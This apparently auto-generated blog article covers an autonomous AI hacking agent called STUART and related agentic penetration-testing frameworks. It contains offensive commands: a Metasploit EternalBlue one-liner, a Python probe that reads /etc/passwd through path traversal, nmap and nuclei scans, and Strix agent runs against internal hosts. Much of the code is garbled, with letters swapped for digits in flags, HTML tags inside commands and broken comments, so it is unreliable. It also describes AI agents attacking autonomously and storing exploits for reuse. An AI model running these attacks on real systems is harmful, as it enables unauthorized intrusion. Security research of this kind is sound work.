Listen to this Post
Introduction:

The cybersecurity industry is witnessing a paradigm shift as agentic AI systems transition from theoretical concepts to operational realities. STUART — Security Testing Using Autonomous Reasoning and Targeting — represents a pivotal moment in this evolution, demonstrating what happens when an AI-powered hacking agent can fail, learn from its errors, retain that knowledge, and succeed on subsequent attempts. Presented at PyCon Colombia 2026 by Ana María López Moreno, Senior Partner Solution Architect in Data & AI at Microsoft, STUART embodies a fundamental question: What if an AI could hack a system, fail, learn from its mistakes, and try again with a different strategy? This article dissects the architecture, implications, and technical underpinnings of autonomous agentic security testing, providing security professionals with actionable insights into this emerging frontier.
Learning Objectives:
- Understand the architectural components of autonomous hacking agents and the kill chain methodology they execute
- Master the implementation of memory-augmented reasoning loops for persistent, self-improving security testing
- Learn practical commands and configurations for deploying AI-driven penetration testing frameworks in isolated lab environments
1. The Agentic Kill Chain: Reconnaissance to Exploitation
STUART operates within a controlled, isolated laboratory environment, executing a four-phase Kill Chain that mirrors traditional penetration testing methodologies but with autonomous reasoning at its core. The phases are:
- 🔎 Reconnaissance — Autonomous discovery of open ports, services, and potential attack vectors
- ⚙️ Weaponization — Generation of exploit code tailored to discovered vulnerabilities
- 🧠 Analysis — Evaluation of exploit effectiveness and error feedback processing
- ⚡ Exploitation — Execution of the attack and validation of success
What distinguishes STUART from conventional automated scanners is its ability to learn from failure. On its first run against a target, a given strategy may fail. The agent receives the error as feedback, analyzes why the approach failed, changes its strategy, and succeeds on the second attempt. The successful exploit code is then stored in a persistent Knowledge Base, enabling first-attempt success in subsequent runs.
This capability mirrors findings from recent academic research on autonomous penetration testing frameworks. AutoSec-Agent, for example, achieved a 61.3% macro-average task success rate using a Planner–Summarizer–Validator (PSV) iterative reasoning loop, while AgentPentestAI demonstrated that 68% of subtasks are completed compared to 52% for baseline systems.
Step‑by‑step guide for setting up an isolated agentic testing environment:
 On a dedicated Kali Linux attack box
 1. Install Python 3.12+ and necessary dependencies
sudo apt update && sudo apt install python3.12 python3-pip docker.io -y

<ol>
<li>Create an isolated virtual environment
python3.12 -m venv /opt/agentic-pentest
source /opt/agentic-pentest/bin/activate</p></li>
<li><p>Install agent framework dependencies (using Strix as reference)
pip install pipx
pipx install strix-agent</p></li>
<li><p>Configure the LLM provider (OpenAI or local)
export STRIX_LLM="openai/gpt-4o"
export LLM_API_KEY="your-api-key-here"</p></li>
<li><p>Run an assessment against a target in a sandboxed environment
strix --target http://target-container.local --instruction "Prioritize authentication and authorization testing"
- Memory, Feedback, and Self-Correction: The Autonomous Reasoning Loop
The most significant innovation demonstrated by STUART is the integration of three critical capabilities: memory, feedback, and self-correction. These work in concert to transform the agent from a stateless executor into a learning entity.
- Memory: The Knowledge Base persists successful exploit code, attack patterns, and environmental context across runs. This is not merely a log but an active repository that informs future decision-making.
- Feedback: Error messages, execution results, and system responses are ingested as structured data, enabling the agent to understand why an attack failed.
- Self-Correction: The agent generates alternative strategies based on feedback, effectively “learning” from mistakes without human intervention.
This architecture aligns with emerging research on recursive memory embedding and real-time Retrieval-Augmented Generation (RAG) for penetration testing. AutoSec-Agent, for instance, demonstrated that relevance-aware dynamic memory compression and dual-layer pre-execution safety validation decrease unsafe command generation by 87% and hallucination rates by 62%.
Step‑by‑step guide for implementing a feedback-driven reasoning loop in Python:
import json
import os
from datetime import datetime

class KnowledgeBase:
"""Persistent memory for autonomous agents"""

def <strong>init</strong>(self, storage_path="./knowledge_base.json"):
self.storage_path = storage_path
self.entries = self._load()

def _load(self):
if os.path.exists(self.storage_path):
with open(self.storage_path, 'r') as f:
return json.load(f)
return {"successful_exploits": [], "failed_attempts": [], "learned_patterns": []}

def record_success(self, exploit_code, target, cve_id):
entry = {
"timestamp": datetime.now().isoformat(),
"exploit_code": exploit_code,
"target": target,
"cve": cve_id,
"success_count": 1
}
 Check if already exists and increment success count
for existing in self.entries["successful_exploits"]:
if existing["target"] == target and existing["cve"] == cve_id:
existing["success_count"] += 1
existing["last_used"] = datetime.now().isoformat()
self._save()
return
self.entries["successful_exploits"].append(entry)
self._save()

def record_failure(self, strategy, error_message, target):
self.entries["failed_attempts"].append({
"timestamp": datetime.now().isoformat(),
"strategy": strategy[:200],  Truncate for storage
"error": error_message,
"target": target
})
self._save()

def _save(self):
with open(self.storage_path, 'w') as f:
json.dump(self.entries, f, indent=2)

def get_cached_exploit(self, target, cve_id):
for entry in self.entries["successful_exploits"]:
if entry["target"] == target and entry["cve"] == cve_id:
return entry["exploit_code"]
return None

Usage
kb = KnowledgeBase()
cached = kb.get_cached_exploit("10.0.0.5", "CVE-2024-1234")
if cached:
print(f"[] Using cached exploit for CVE-2024-1234")
 Execute cached exploit
else:
print("[] No cached exploit found. Generating new strategy...")
3. Vulnerability Discovery and Exploitation Metrics
STUART’s operational results demonstrate the tangible impact of autonomous agentic testing: 7 open ports discovered, 10 CVEs identified, 8 successful exploits executed, and 12 entries stored in the Knowledge Base. These numbers, while impressive, represent more than just statistical output — they illustrate the agent’s capacity to systematically map attack surfaces and validate vulnerabilities through actual exploitation.
The agent’s ability to retain knowledge across runs is particularly significant. The Knowledge Base enables the system to achieve first-attempt success on subsequent runs against the same target, effectively reducing the time-to-exploit from multiple attempts to a single, informed execution.
Practical commands for vulnerability discovery and validation:
 Using Nmap for reconnaissance (agent-initiated)
nmap -sV -p- --min-rate 1000 -oA recon_target 10.0.0.5

Using Nuclei for CVE scanning
nuclei -u http://10.0.0.5:8080 -severity critical,high -o cve_findings.txt

Using Metasploit for exploitation validation (agent-executed)
msfconsole -q -x "use exploit/windows/smb/ms17_010_eternalblue; set RHOSTS 10.0.0.5; run; exit"

Python-based exploit validation
python3 -c "
import requests
target = 'http://10.0.0.5:8080'
payload = '/etc/passwd'
try:
r = requests.get(f'{target}{payload}')
if 'root:' in r.text:
print('[+] VULNERABLE: Path traversal detected')
print(r.text[:500])
except Exception as e:
print(f'[-] Error: {e}')
"
Windows-based reconnaissance commands (for agentic testing of Windows targets):
 Port scanning (PowerShell)
1..1024 | ForEach-Object {
$tcp = New-Object System.Net.Sockets.TcpClient
try {
$tcp.Connect("10.0.0.5", $<em>)
Write-Host "Port $</em> is open"
$tcp.Close()
} catch {}
}

Service enumeration
Get-Service | Where-Object {$_.Status -eq "Running"} | Select-Object Name, DisplayName

Registry analysis for misconfigurations
Get-ChildItem -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
- Sandboxing and Safety Validation in Agentic Security Testing
A critical concern with autonomous hacking agents is the potential for unintended damage or escape from controlled environments. STUART operates exclusively within a controlled, isolated laboratory, a practice echoed across academic frameworks. AutoSec-Agent, for example, executes all agent operations within a containerized, hardened sandbox with network scoping, kernel-level isolation, and in-depth audit logging.
AgentPentestAI enforces safety through rollback validation, disallow lists, and sandboxing, reducing hallucinations from 12% to 5%. These safety mechanisms are not optional — they are foundational to responsible autonomous security research.
Step‑by‑step guide for creating an isolated testing sandbox using Docker:
 1. Create a dedicated Docker network for isolation
docker network create --internal --subnet=172.20.0.0/16 agentic-lab

<ol>
<li>Deploy a vulnerable target container
docker run -d --1etwork agentic-lab --ip 172.20.0.10 \
--1ame vulnerable-target \
vulnerables/web-dvwa</p></li>
<li><p>Deploy the agent container with restricted access
docker run -d --1etwork agentic-lab --ip 172.20.0.20 \
--1ame stuart-agent \
--cap-drop ALL --cap-add NET_ADMIN \
--security-opt no-1ew-privileges:true \
python:3.12-slim \
sleep infinity</p></li>
<li><p>Execute agent commands from within the container
docker exec -it stuart-agent bash
Inside container:
pip install requests python-1map
python3 /opt/stuart/main.py --target 172.20.0.10 --mode reconnaissance</p></li>
<li><p>Monitor all network traffic (optional)
docker exec -it vulnerable-target tcpdump -i eth0 -1
Windows-based sandboxing using Hyper-V:
 Create an isolated Hyper-V virtual switch
New-VMSwitch -1ame "AgenticLab" -SwitchType Internal

Create a NAT network for isolation
New-1etIPAddress -IPAddress 192.168.100.1 -PrefixLength 24 -InterfaceAlias "vEthernet (AgenticLab)"
New-1etNat -1ame "AgenticNAT" -InternalIPInterfaceAddressPrefix "192.168.100.0/24"

Deploy isolated VMs for target and agent
New-VM -1ame "Target-VM" -MemoryStartupBytes 2GB -BootDevice VHD -VHDPath "C:\VMs\target.vhdx"
New-VM -1ame "Agent-VM" -MemoryStartupBytes 4GB -BootDevice VHD -VHDPath "C:\VMs\agent.vhdx"

Connect both to the isolated switch
Connect-VMNetworkAdapter -VMName "Target-VM" -SwitchName "AgenticLab"
Connect-VMNetworkAdapter -VMName "Agent-VM" -SwitchName "AgenticLab"
5. Multi-Agent Orchestration and Scalability
While STUART was presented as a single autonomous agent, the broader landscape of agentic AI security increasingly involves multi-agent systems where specialized agents collaborate. RedOps AI, for instance, employs autonomous agents that perform reconnaissance, scanning, and exploitation tasks — similar to professional red teams — coordinated through a Penetration Task Graph (PTG).
Strix, an open-source framework, implements teams of agents that collaborate and scale, with distributed workflows, specialized agents for different attacks, parallel execution for comprehensive coverage, and dynamic coordination where agents share discoveries.
Step‑by‑step guide for orchestrating multiple agents:
 Using Strix for multi-agent orchestration
 Install
pipx install strix-agent

Configure the agent team
export STRIX_LLM="openai/gpt-4o"
export LLM_API_KEY="your-api-key"

Run parallel assessments against multiple targets
strix -t https://dev-app.internal -t https://staging-app.internal -t https://api.internal

Focused testing with specific instructions for different agents
strix --target api.internal --instruction "Prioritize authentication and authorization testing" &
strix --target web.internal --instruction "Focus on XSS and SQL injection" &
strix --target internal-1etwork --instruction "Enumerate services and check for default credentials" &
wait

Generate consolidated report
strix report --run-id latest --format html --output pentest_report.html
What Undercode Say:
- Key Takeaway 1: Memory-augmented autonomous agents represent a fundamental shift from static security tools to adaptive, learning systems that improve with each execution. The integration of persistent Knowledge Bases enables first-attempt success on subsequent runs, dramatically reducing time-to-exploit.
-
Key Takeaway 2: The STUART project demonstrates that the convergence of Python, LLMs, and agentic frameworks is democratizing advanced security testing. Security professionals can now build and deploy autonomous agents that reason, generate code, execute attacks, and learn from failures — all within isolated, ethically-controlled environments.
The implications extend far beyond laboratory demonstrations. As agentic AI systems become more sophisticated, they will inevitably be adopted by both defenders and adversaries. The defensive community must proactively develop and deploy autonomous security testing capabilities to match the speed and scale of AI-powered attacks. STUART’s ability to learn from failure and retain knowledge across runs is precisely the kind of capability that will define the next generation of security automation. The research presented at PyCon Colombia 2026 is not merely an academic exercise — it is a preview of the future of offensive and defensive cybersecurity, where AI agents operate continuously, autonomously, and with increasing intelligence.
Prediction:
- +1 Autonomous security agents like STUART will become standard components of DevSecOps pipelines within 18–24 months, enabling continuous, adaptive security testing that scales with infrastructure growth.
-
+1 The integration of memory and self-correction capabilities will reduce the average time from vulnerability discovery to validated exploit from days to minutes, fundamentally changing vulnerability management workflows.
-
-1 Adversarial adoption of similar agentic frameworks will outpace defensive deployment, creating a window of asymmetric advantage for threat actors who deploy autonomous, learning-based attack systems.
-
-1 The proliferation of autonomous hacking agents will necessitate new regulatory frameworks and ethical guidelines, as the line between authorized security testing and unauthorized intrusion becomes increasingly blurred by AI-driven automation.
-
+1 Open-source frameworks like Strix and research platforms like AutoSec-Agent will accelerate the democratization of advanced security testing, enabling smaller organizations to deploy capabilities previously accessible only to elite penetration testing teams.
-
-1 The hallucination reduction and safety validation mechanisms in current frameworks (87% reduction in unsafe commands), while significant, remain insufficient for production deployment without human oversight, creating a dangerous middle ground where organizations may over-rely on autonomous agents.
-
+1 The cybersecurity community will develop standardized benchmarks (similar to AutoSec-Agent’s SecureCTF-AgentBench with 300 challenges) for evaluating autonomous agent performance, enabling objective comparison and continuous improvement of agentic security capabilities.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=a-5LuOxL9ns
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eyxXKDkQ – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


